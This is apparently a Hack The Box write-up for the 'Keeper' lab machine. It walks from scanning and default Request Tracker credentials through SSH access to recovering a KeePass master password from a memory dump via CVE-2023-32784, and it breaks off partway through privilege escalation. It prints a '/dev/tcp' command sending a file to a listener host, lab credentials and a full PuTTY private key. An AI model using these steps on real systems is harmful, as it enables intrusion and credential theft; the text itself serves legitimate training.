

Keeper

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.227

Lets try pinging it

```
ping 10.10.11.227 -c 5
```

```
PING 10.10.11.227 (10.10.11.227) 56(84) bytes of data.  
64 bytes from 10.10.11.227: icmp_seq=1 ttl=63 time=107 ms  
64 bytes from 10.10.11.227: icmp_seq=2 ttl=63 time=108 ms  
64 bytes from 10.10.11.227: icmp_seq=3 ttl=63 time=107 ms  
64 bytes from 10.10.11.227: icmp_seq=4 ttl=63 time=94.7 ms  
64 bytes from 10.10.11.227: icmp_seq=5 ttl=63 time=90.5 ms
```

```
--- 10.10.11.227 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4003ms  
rtt min/avg/max/mdev = 90.522/101.594/108.073/7.456 ms
```

Alright lets try port scanning now

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.227 --ulimit 5000
```

```
rustscan -a 10.10.11.227 --ulimit 5000
the modern day port scanner.


-----
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan  :
-----

RustScan: allowing you to send UDP packets into the void 1200x faster than NMAP

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.227:22
Open 10.10.11.227:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-05 19:46 IST
Initiating Ping Scan at 19:46
Scanning 10.10.11.227 [2 ports]
Completed Ping Scan at 19:46, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:46
Completed Parallel DNS resolution of 1 host. at 19:46, 0.05s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0,
Initiating Connect Scan at 19:46
Scanning 10.10.11.227 [2 ports]
Discovered open port 22/tcp on 10.10.11.227
Discovered open port 80/tcp on 10.10.11.227
Completed Connect Scan at 19:46, 0.22s elapsed (2 total ports)
Nmap scan report for 10.10.11.227
Host is up, received syn-ack (0.11s latency).
Scanned at 2024-10-05 19:46:45 IST for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

 Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh syn-ack
80/tcp open  http syn-ack
```

Alright lets try an aggressive on this as well

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.227 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.227 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-05 19:49 IST
Nmap scan report for 10.10.11.227
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.76 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_ 256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright now much here lets do some directory fuzzing while we're at it

Directory Fuzzing

```
feroxbuster -u http://10.10.11.227 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
feroxbuster -u http://10.10.11.227 -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```


by Ben "epi" Risher  ver: 2.11.0

	Target Url	http://10.10.11.227
	Threads	200
	Wordlist	/usr/share/wordlists/dirb/common.txt
	Status Codes	All Status Codes!
	Timeout (secs)	7
	User-Agent	feroxbuster/2.11.0
	Config File	/home/pks/.config/feroxbuster/ferox-config.toml
	Extract Links	true
	HTTP methods	[GET]
	Follow Redirects	true
	Recursion Depth	4


 Press [ENTER] to use the Scan Management Menu™

404	GET	7L	12w	162c	Auto-filtering found 404-like response and c
200	GET	5L	14w	149c	http://10.10.11.227/
200	GET	5L	14w	149c	http://10.10.11.227/index.html
[#####] - 5s 4614/4614 0s found:2 errors:0					
[#####] - 4s 4614/4614 1194/s http://10.10.11.227/					

Directories

200 GET 5L 14w 149c <http://10.10.11.227/index.html> 

So nothing much lets take a quick look at the web application to see if we spot like a domain or something



Alright lets add keeper.htb and tickets.keeper.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb    dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb     latex.topology.htb    dev.topology.htb
10.10.11.227    keeper.htb        tickets.keeper.htb
~
~
```

Web Application

So the keeper.htb goes to the same page as before



Now lets follow this link



So i searched for the default creds of RT and found these

rt default creds

×

🔊

🔄

🔍

All

Images

Videos

News

Shopping

Web

Maps

⋮ More

Tools

Github

Php

Bestpractical

🔊 हिन्दी में

🔊 In English

Use a browser to log into RT. Username is root , and password is password .

Lets try to login now

⚙️ 🔍 ⏪ ⏩

⚠️ Not Secure http://tickets.keeper.htb/rt/

🔍 100%

🏠 🔄 🖨️ ⌵ ⌶

Home 🔻

Search 🔻

Reports 🔻

Articles 🔻

Assets 🔻

Tools 🔻

Admin 🔻

Logged in as root 🔻

RT for tickets.keeper.htb >> REQUEST TRACKER <<

RT at a glance

New ticket in: General 🔻 Search...

Edit

⤴ 10 highest priority tickets I own Edit

⤴ 10 newest unowned tickets Edit

⤴ Bookmarked Tickets Edit

⤴ Quick ticket creation

Subject:

Queue: General 🔻

Owner: Me 🔻

Requestors: root@localhost

⤴ My reminders

⤴ Queue list Edit

Queue	new	open	stalled
General	1	-	-

⤴ Dashboards Edit

⤴ Refresh

Don't refresh this page. 🔻

Go!

And we can login now

Gaining Access

So if u go to Admin → Users → Select

Select a user:

#	Name	Real Name	Email Address	Status
27	lnorgaard	Lise Nørgaard	lnorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

Lets see this user's info

^ Comments about this user

New user. Initial password set to Welcome2023!

User Creds

Username : lnorgaard

Password : Welcome2023!

Lets login via SSH

```
~ (9.354s)
ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:

lnorgaard@keeper:~ (0.088s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

lnorgaard@keeper ~
```

Got in here is your user.txt

```
lnorgaard@keeper ~ (0.118s)
ls -al
total 85380
drwxr-xr-x 4 lnorgaard lnorgaard 4096 Oct  5 16:50 .
drwxr-xr-x 3 root      root      4096 May 24 2023 ..
lrwxrwxrwx 1 root      root        9 May 24 2023 .bash_history -> /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard  220 May 23 2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard 3771 May 23 2023 .bashrc
drwx----- 2 lnorgaard lnorgaard 4096 May 24 2023 .cache
-rw----- 1 lnorgaard lnorgaard  807 May 23 2023 .profile
-rw-r--r-- 1 root      root      87391651 Oct  5 18:32 RT30000.zip
drwx----- 2 lnorgaard lnorgaard 4096 Jul 24 2023 .ssh
-rw-r----- 1 root      lnorgaard  33 Oct  5 15:58 user.txt
-rw-r--r-- 1 root      root        39 Jul 20 2023 .vimrc
```

Vertical PrivEsc

So if u looked around the web page u should've found a ticket saying that this user has the keypass dump in its home directory and we have it in this RT30000.zip form

Lets get this on our system now

First Start a listener to get the file saved in a dir

```
~/HacktheBox/Keeper
nc -lvp 9001 > RT30000.zip
Listening on 0.0.0.0 9001
```

Now to send it from the machine use this command

```
lnorgaard@keeper ~ (21.579s)
cat RT30000.zip > /dev/tcp/10.10.16.24/9001
```

So i got it here


```
~/HacktheBox/Keeper (0.028s)
```

```
ls -al
```

```
total 85344
```

```
drwxr-xr-x 1 pks pks      22 Oct  5 22:16 .  
drwxr-xr-x 1 pks pks    212 Oct  5 22:16 ..  
-rw-r--r-- 1 pks pks 87391651 Oct  5 22:17 RT30000.zip
```

Lets unzip it

```
~/HacktheBox/Keeper (1.635s)
```

```
unzip RT30000.zip
```

```
Archive:  RT30000.zip
```

```
  inflating: KeePassDumpFull.dmp
```

```
  extracting: passcodes.kdbx
```

```
~/HacktheBox/Keeper (0.026s)
```

```
ls -al
```

```
total 332808
```

```
drwxr-xr-x 1 pks pks      88 Oct  5 22:19 .  
drwxr-xr-x 1 pks pks    212 Oct  5 22:16 ..  
-rwxr-x--- 1 pks pks 253395188 May 24  2023 KeePassDumpFull.dmp  
-rwxr-x--- 1 pks pks    3630 May 24  2023 passcodes.kdbx  
-rw-r--r-- 1 pks pks 87391651 Oct  5 22:17 RT30000.zip
```

So lets open up this .kdbx file in a keypass app i have KeypassXC

Unlock KeePassXC Database

/home/pks/HacktheBox/Keeper/passcodes.kdbx

Enter Password:



[I have a key file](#)

Close

Unlock

This needs a password so im guessing the password is in the
KeyPassDumpFull.dmp file

So found this github repo that allowed the dumping of password
: <https://github.com/vdohney/keepass-password-dumper> ↗

KeePass 2.X Master Password Dumper (CVE-2023-32784)

Update

The vulnerability was assigned [CVE-2023-32784](#) and fixed in [KeePass 2.54](#). Thanks again to Dominik Reichl for his fast response and creative fix!

Clarification: **the password has to be typed on a keyboard, not copied from a clipboard** (see the How it works sections).

What can you do

First, **update to KeePass 2.54 or higher**.

Second, if you've been using KeePass for a long time, your master password (and potentially other passwords) could be in your pagefile/swapfile, hibernation file and crash dump(s). Depending on your paranoia level, you can consider these steps to resolve the issue:

1. Change your master password
2. Delete crash dumps (depends on your OS, on Windows at least `C:\Windows\memory.dmp`, but maybe there are others)
3. Delete hibernation file
4. Delete pagefile/swapfile (can be quite annoying, don't forget to enable it back again)

Lets run it u need to have dotnet install for this btw
Go in the directory u cloned this in then run this

```
dotnet run ../KeePassDumpFull.dmp
```

Password candidates (character positions):

Unknown characters are displayed as "●"

```
1.:      ●
2.:      ø, Ì, ,, l, ` , - , ' , ], $, A, I, :, =, _ , c, M,
3.:      d,
4.:      g,
5.:      r,
6.:      ø,
7.:      d,
8.:      ,
9.:      m,
10.:     e,
11.:     d,
12.:     ,
13.:     f,
14.:     l,
15.:     ø,
16.:     d,
17.:     e,
```

Combined: ●{ø, Ì, ,, l, ` , - , ' ,], \$, A, I, :, =, _ , c, M}dgrød med fløde

Got a password i think lets try it

Error while reading the database: Invalid credentials were provided, please try ×
If this reoccurs, then your database file may be corrupt.

Unlock KeePassXC Database

/home/pks/HacktheBox/Keeper/passcodes.kdbx

Enter Password:


.....

 [I have a key file](#)


Close

Unlock


Lets search this string on Google




Lets try this autocorrection "rødgrød med fløde"
And it worked




Now here in the "Network" Section



We have the password we found before lets see the root's password here



Lets try this password we do have this putty key here too



Doesnt work lets work with this putty key now
First lets just save this to a file

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main)±3 (2.953s)
vim root.ppk

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main)±4 (0.027s)
cat root.ppk

PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsc/EwyxJvc8WpuL/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0L8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34LfcFC+LM
Cj/c6tQa2IaFfqvVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZ0V9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputY
f7n24kvL0WLBQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/pLLJzT
VkCew1DZuYnY0GQxHYW6WQ4V6rCwpsMSMLD450XJ4zf6LN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpg0RyhAAAAGQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
0xG8eoCMW8DhhbvL6YKAfEvj3xeahXexLVwU0cDX07Ti0QSV2sUw7E71cvL/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPfJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VKA
AACAVWJoksugJ0ovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehLo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7Zyww7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

So i got it here lets find a putty key to openssh convertor

Do it with Putty.

- **Linux:** with your package manager, install PuTTY (or the more minimal PuTTY-tools):
- Ubuntu: `sudo apt-get install putty-tools`
- Debian-like: `apt-get install putty-tools`
- RPM based: `dnf install putty` or `yum install putty`
- Gentoo: `emerge putty`
- Archlinux: `sudo pacman -S putty`
- etc.
- **OS X:** Install [Homebrew](#), then run `brew install putty`

Place your keys in some directory, e.g. your home folder. Now convert the PPK keys to SSH keypairs:cache search

To generate the **private** key:

```
cd ~  
puttygen id_dsa.ppk -O private-openssh -o id_dsa
```

and to generate the **public** key:

```
puttygen id_dsa.ppk -O public-openssh -o id_dsa.pub
```

So u can install it the way u want im using arch so i already ran it
lets convert it now


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main)±4 (0.084s)
puttygen root.ppk -O private-openssh -o id_rsa
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Keeper git:(main)±1 (0.03s)
